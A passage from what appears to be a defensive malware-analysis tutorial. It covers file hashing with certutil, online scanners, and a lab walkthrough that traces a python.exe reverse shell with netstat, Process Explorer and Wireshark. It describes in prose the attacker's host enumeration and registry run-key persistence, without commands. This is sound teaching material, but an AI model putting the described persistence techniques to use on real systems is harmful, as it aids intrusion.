
Certutil is another tool built in to Windows that is useful for malware analysis. An analyst can use certutil to generate a hash of a file to compare it to a known malicious file hash. This can indicate if a file is malicious without having to execute it to investigate what it does. An analyst can use the hashes generated by cerutil as IOCs once a suspicious file is determined to be malicious thru analysis.



Certutil[55] is used in the above screenshot to generate the SHA1, MD5, and SHA256 hashes of `cmd.exe`. A malware analyst can compare these hashes to the hashes of the known legitimate versions of `cmd.exe` installed with Windows. The analyst can also submit these hashes to VirusTotal to see if it is a known malicious file.


An analyst can also use automated tools for analysis. Multiple tools mentioned already have features to upload files or hashes to VirusTotal. A suspicious file can be uploaded to VirusTotal[56]. VirusTotal is an online system that will execute the file in a sandbox to attempt to determine if it is malicious or not. It will then provide file hashes and IOCs an analyst can use to identify the file. VirusTotal also shares uploaded files with Antivirus vendors to use for building detection signature.

[55] https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/certutil
[56] https://www.virustotal.com/gui/home/upload



Antiscan.me[57] is another option an analyst can use to analyze a suspected file. Antiscan.me only checks uploaded files against 26 different Antivirus vendors. It also does not share the files with the Antivirus vendors. This makes it a good option if you are analyzing a file that you do not want to be shared with other organizations.

[57] https://antiscan.me/




Basic Malware Analysis Walkthrough

It is time to do a walkthrough of a sample malware analysis now that you are familiar with some of the tools used for malware analysis and their capabilities. The walkthrough will teach how to use some of the tools mentioned in this chapter. It will not use any tools not previously mentioned.


In this scenario a user has reported to you that their machine has been running slow and acting "weird". You have already conducted initial investigations by asking the user questions including:


"When did the issues start?", "Did you download or install any new applications?" and "Did you click any links or open any documents from untrusted sources?" The user states that they did not install any application recently but did review a Microsoft Word document sent from a customer.

We start our analysis with opening TCPView from the Sysinternals Suite to determine if we can quickly find any unusual processes communicating to remote sites. In this simple scenario, we find that there is currently only one process, `python.exe`, communicating to a remote system. We flag this as suspicious since Python is not typically used in the manner for our fictitious network. We then make a note of the port and IP for potential IOCs.





We can verify this using the other tools covered early as well. `Netstat -ano` lists an established connection between our test machine and the simulated attacker machine with local IP/port 192.168.163.131:63590 and remote IP/port 192.168.163.128:8443 from the process with PID 6440. `Tasklist /SVC` lists that python.exe is running as PID 6440.






Process Explorer can also be used to verify the findings. Right clicking on `python.exe`, selecting Properties, and then selecting the TCP/IP tab lists the connection to 192.168.163.128:8443. System Informer provides another easy means to find the unusual connection and correlate it to the `python.exe` process by selecting the Network tab.


Process Explorer - Sysinternals
File Options View Process
Process
svchost.exe
lsass.exe
fontdrvhost.exe
csrss.exe
winlogon.exe
dwm.exe
explorer.exe
vmtoolsd.exe
MediaDetector.exe
Taskmgr.exe
regedit.exe
cmd.exe
conhost.exe
ProcessHacker.exe
procexp64.exe
python.exe
pythonw.exe
CPU Usage: 0.00%
python.exe:6440 Properties
Image
Performance
Performance Graph
Disk and Network
GPU Graph
Threads
TCP/IP
Security
Environment
Strings
Resolve addresses
Local Address
Remote Address
TCP maltest:63590
128.163.168.192.in-addr.arpa:8443
OK
Cancel
<Filter by name>
Company Name
Microsoft Corporation
Video Company



We have verified that there is unusual network traffic on the potentially compromised machine and need to dig deeper into the traffic. We then open up Wireshark to review a packet capture of the incident. We use the IP and port combination (`ip.addr == 192.168.163.128 and tcp.port == 8443`) to filter the traffic down to the currently interesting packets. The traffic is not encrypted which will allow us to extract plaintext communications.




We then right click on one of the packets and select follow TCP stream to pull up the conversation in a readable format. This confirms that this is a malicious process used to create a reverse shell to the attacker. We are able to identify commands sent by the attacker and the response from the infected machine.

The attacker ran a series of command to enumerate identifying information about the machine and what privileges the user account has. The attacker then attempts to establish persistence by creating a service named `NotBackDoor` to auto start the malware containing the reverse shell. This action failed leading the attacker to then attempt persistence by creating a run key in the system registry for the current user and was successful.

